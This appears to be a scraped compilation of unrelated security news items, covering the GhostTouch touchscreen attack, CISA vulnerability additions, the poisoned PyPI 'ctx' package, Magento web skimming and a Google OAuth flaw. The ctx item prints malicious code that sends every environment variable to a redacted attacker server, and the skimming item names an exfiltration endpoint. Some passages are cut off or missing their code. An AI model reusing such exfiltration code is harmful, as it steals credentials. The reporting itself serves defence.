“We can inject targeted taps continuously with a standard deviation of as low as 14.6 x 19.2 pixels from the target area, a delay of less than 0.5s and a distance of up to 40mm. We show the real-world impact of the GhostTouch attacks in a few proof-of-concept scenarios, including answering an eavesdropping phone call, pressing the button, swiping up to unlock, and entering a password.” reads the research paper published by the academics. “Finally, we discuss potential hardware and software countermeasures to mitigate the attack.”
The GhostTouch system consists of two components, a touch injector and a phone locator. The touch injector is used to inject touch events into the touchscreen and includes a signal generator, an amplifier, an on/off switch, and a receiving antenna array. The phone locator is used to identify the position of the touchscreen and consists of a sensing antenna array, a data acquisition device, and a location calculator.
The experimental lab setup up by the researchers is composed of an electrostatic gun used to generate a strong pulse signal which is sent to an antenna to transmit an electromagnetic field to the touchscreen.
The experts tested the technique against nine different smartphone models, including Galaxy A10s, Huawei P30 Lite, Honor View 10, Galaxy S20 FE 5G, Nexus 5X, Redmi Note 9S, Nokia 7.2, Redmi 8, and an iPhone SE (2020).
“We demonstrate the feasibility of this attack in the real world.” concludes the paper. “In places like a cafe, library, meeting room, or conference lobbies, people might place their smartphone face-down on the table2. An attacker may embed the attack equipment under the table and launch attacks remotely. For example, an attacker may impersonate the victim to answer a phone call which would eavesdrop the private conversation, or visit a malicious website.”
The researchers provided a series of countermeasures to neutralize the attack, including adding electromagnetic shielding to block EMI, reinforcing the touchscreen, improving the detection algorithm of the touchscreen, and forcing some form of authentication for the execution of high-risk actions.
US Critical Infrastructure Security Agency (CISA) adds 41 new vulnerabilities to its Known Exploited Vulnerabilities Catalog.
The Cybersecurity & Infrastructure Security Agency (CISA) has added 41 flaws to its Known Exploited Vulnerabilities Catalog, including recently addressed issues in the Android kernel (CVE-2021-1048 and
The Cisco IOS XR flaw (CVE-2022-20821, CVSS score: 6.5, is actively exploited in attacks in the wild, it resides in the health check RPM of Cisco IOS XR Software. An unauthenticated, remote attacker could trigger the issue to access the Redis instance that is running within the NOSi container.
A keen-eyed researcher at SANS recently wrote about a new and rather specific sort of supply chain attack against open-source software modules in Python and PHP.
Following on-line discussions about a suspicious public Python module, Yee Ching Tok noted that a package called ctx in the popular PyPi repository had suddenly received an “update”, despite not otherwise being touched since late 2014.
In theory, of course, there’s nothing wrong with old packages suddenly coming back to life.
Sometimes, developers return to old projects when a lull in their regular schedule (or a guilt-provoking email from a long-standing user) finally gives them the impetus to apply some long-overdue bug fixes.
In other cases, new maintainers step up in good faith to revive “abandonware” projects.
But packages can become victims of secretive takeovers, where the password to the relevant account is hacked, stolen, reset or otherwise compromised, so that the package becomes a beachhead for a new wave of supply chain attacks.
Simply put, some package “revivals” are conducted entirely in bad faith, to give cybercriminals a vehicle for pushing out malware under the guise of “security updates” or “feature improvements”.
The attackers aren’t necessarily targeting any specific users of the package they compromise – often, they’re simply watching and waiting to see if anyone falls for their package bait-and-switch…
…at which point they have a way to target the users or companies that do.
New code, old version number
In this attack, Yee Ching Tok noticed that altough the package suddenly got updated, its version number didn’t change, presumably in the hope that some people might [a] take the new version anyway, perhaps even automatically, but [b] not bother to look for differences in the code.
But a diff (short for difference, where only new, changed or deleted lines in the code are examined) showed added lines of Python code like this:
You may remember, from the infamous Log4Shell bug, that so-called environment variables, accessible via os.environ in Python, are memory-only key=value settings associated with a specific running program.
Data that’s presented to a program via a memory block doesn’t need to be written to disk, so this is a handy way of passing across secret data such as encryption keys while guarding against saving the data improperly by mistake.
However, if you can poison a running program, which will already have access to the memory-only process environment, you can read out the secrets for yourself and steal the, for example by sending them out buried in regular-looking network traffic.
If you leave the bulk of the source code you’re poisoning untouched, its usual functions will still work as before, and so the malevolent tweaks in the package are likely to go unnoticed.
Why now?
Apparently, the reason this package was attacked only recently is that the server name used for email by the original maintainer had just expired.
The attackers were therefore able to buy up the now-unused domain name, set up an email server of their own, and reset the password on the account.
Interestingly, the poisoned ctx package was soon updated twice more, with more added “secret sauce” squirrelled away in the infected code, this time including more aggressive data-stealing code.
The requests.get() line below connects to an external server controlled by the crooks, though we have redacted the domain name here:
defsendRequest(self):str=""for_, v inenviron.items():str+=v +" "### --encode string into base64resp =requests.get("https://[REDACTED]/hacked/"+str)
The redacted exfiltration server will receive the encoded environment variables (including any stolen data such as access keys) as an innocent-looking string of random-looking data at the end of the URL.
The response that comes back doesn’t actually matter, because it’s the outgoing request, complete with appended secret data, that the attackers are after.
If you want to try this for yourself, you can create a standalone Python program based on the pseudocode above, such as this::
Then start a listening HTTP pseudoserver in a separate window (we used the excellent ncat utility from the Nmap toolkit, as seen below), and run the Python code.
Threat actors behind web skimming campaigns are using malicious JavaScript to mimic Google Analytics and Meta Pixel scripts to avoid detection.
Microsoft security researchers recently observed web skimming campaigns that used multiple obfuscation techniques to avoid detection.
The threat actors obfuscated the skimming script by encoding it in PHP, which, in turn, was embedded in an image file, using this trick the code is executed when a website’s index page is loaded.
The experts also observed compromised web applications injected with malicious JavaScript masquerading as Google Analytics and Meta Pixel (formerly Facebook Pixel) scripts. Some skimming scripts also included anti-debugging mechanisms.
The term web skimming refers to the criminal practice to harvest payment information of visitors of a website during checkout. Crooks use to exploit vulnerabilities in e-commerce platforms and CMSs to inject the skimming script into the page of the e-store. In some cases, attackers can exploit vulnerabilities in installed third-party plugins and themes to inject malicious scripts.
“During our research, we came across two instances of malicious image files being uploaded to a Magento-hosted server. Both images contained a PHP script with a Base64-encoded JavaScript, and while they had identical JavaScript code, they slightly differed in their PHP implementation.” reads the analysis published by Microsoft. “The first image, disguised as a favicon (also known as a shortcut or URL icon), was available on VirusTotal, while the other one was a typical web image file discovered by our team.”
Microsoft also observed attackers masquerading as Google Analytics and Meta Pixel (formerly Facebook Pixel) scripts to avoid raising suspicion.
The attackers place a Base64-encoded string inside a spoofed Google Tag Manager code. This string decoded to
trafficapps.business
/data.php?p=form.
Encoded skimming script in a spoofed Google Analytics code (Source Microsoft)
Experts noticed that the attackers behind the Meta Pixel spoofing used newly registered domains (NRDs) using HTTPS.
“Given the increasingly evasive tactics employed in skimming campaigns, organizations should ensure that their e-commerce platforms, CMSs, and installed plugins are up to date with the latest security patches and that they only download and use third-party plugins and services from trusted sources,” Microsoft concludes.
Many security engineers are already one foot out the door. Why?
The position of securityengineer has become a pivotal role for modern security teams. Practitioners are responsible for critical monitoring of networks and systems to identify threats or intrusions that could cause immense harm to an organization.
They must analyze troves of security-related data, detect immediate threats as early as possible on the cyber kill chain. From their vantage point, they are often best positioned to evaluate security monitoring solutions and recommend security operations improvement to management.
In this video for Help Net Security, Jack Naglieri, CEO of Panther Labs, discusses a recent report which found that 80% of security engineers are experiencing burnout.
Google addressed a high-severity flaw in its OAuth client library for Java that could allow attackers with a compromised token to deploy malicious payloads.
Google addressed a high-severity authentication bypass flaw in Google OAuth Client Library for Java, tracked as CVE-2021-22573 (CVS Score 8.7), that could be exploited by an attacker with a compromised token to deploy malicious payloads.
The Google OAuth Client Library for Java is designed to work with any OAuth service on the web, not just with Google APIs. The library is built on the Google HTTP Client Library for Java, and it supports Java 7 (or higher) standard (SE) and enterprise (EE), Android 4.0 (or higher), and Google App Engine.
The root cause of the issue is that the IDToken verifier does not verify if the token is properly signed. This means that an attacker can serve a malicious payload that doesn’t come from a trusted provider
“The vulnerability is that IDToken verifier does not verify if token is properly signed. Signature verification makes sure that the token’s payload comes from valid provider, not from someone else. An attacker can provide a compromised token with custom payload.” reads the description published by NIST. “The token will pass the validation on the client side. We recommend upgrading to version 1.33.3 or above”
The vulnerability was reported by the security researcher Tamjid Al Rahat on March 12, the issue was awarded $5,000 as part of the company bug bounty program. Google addressed the issue with the release of the version 1.33.3 in April.
Users of the Google OAuth Client Library for Java are recommended to upgrade to version 1.33.3 or later.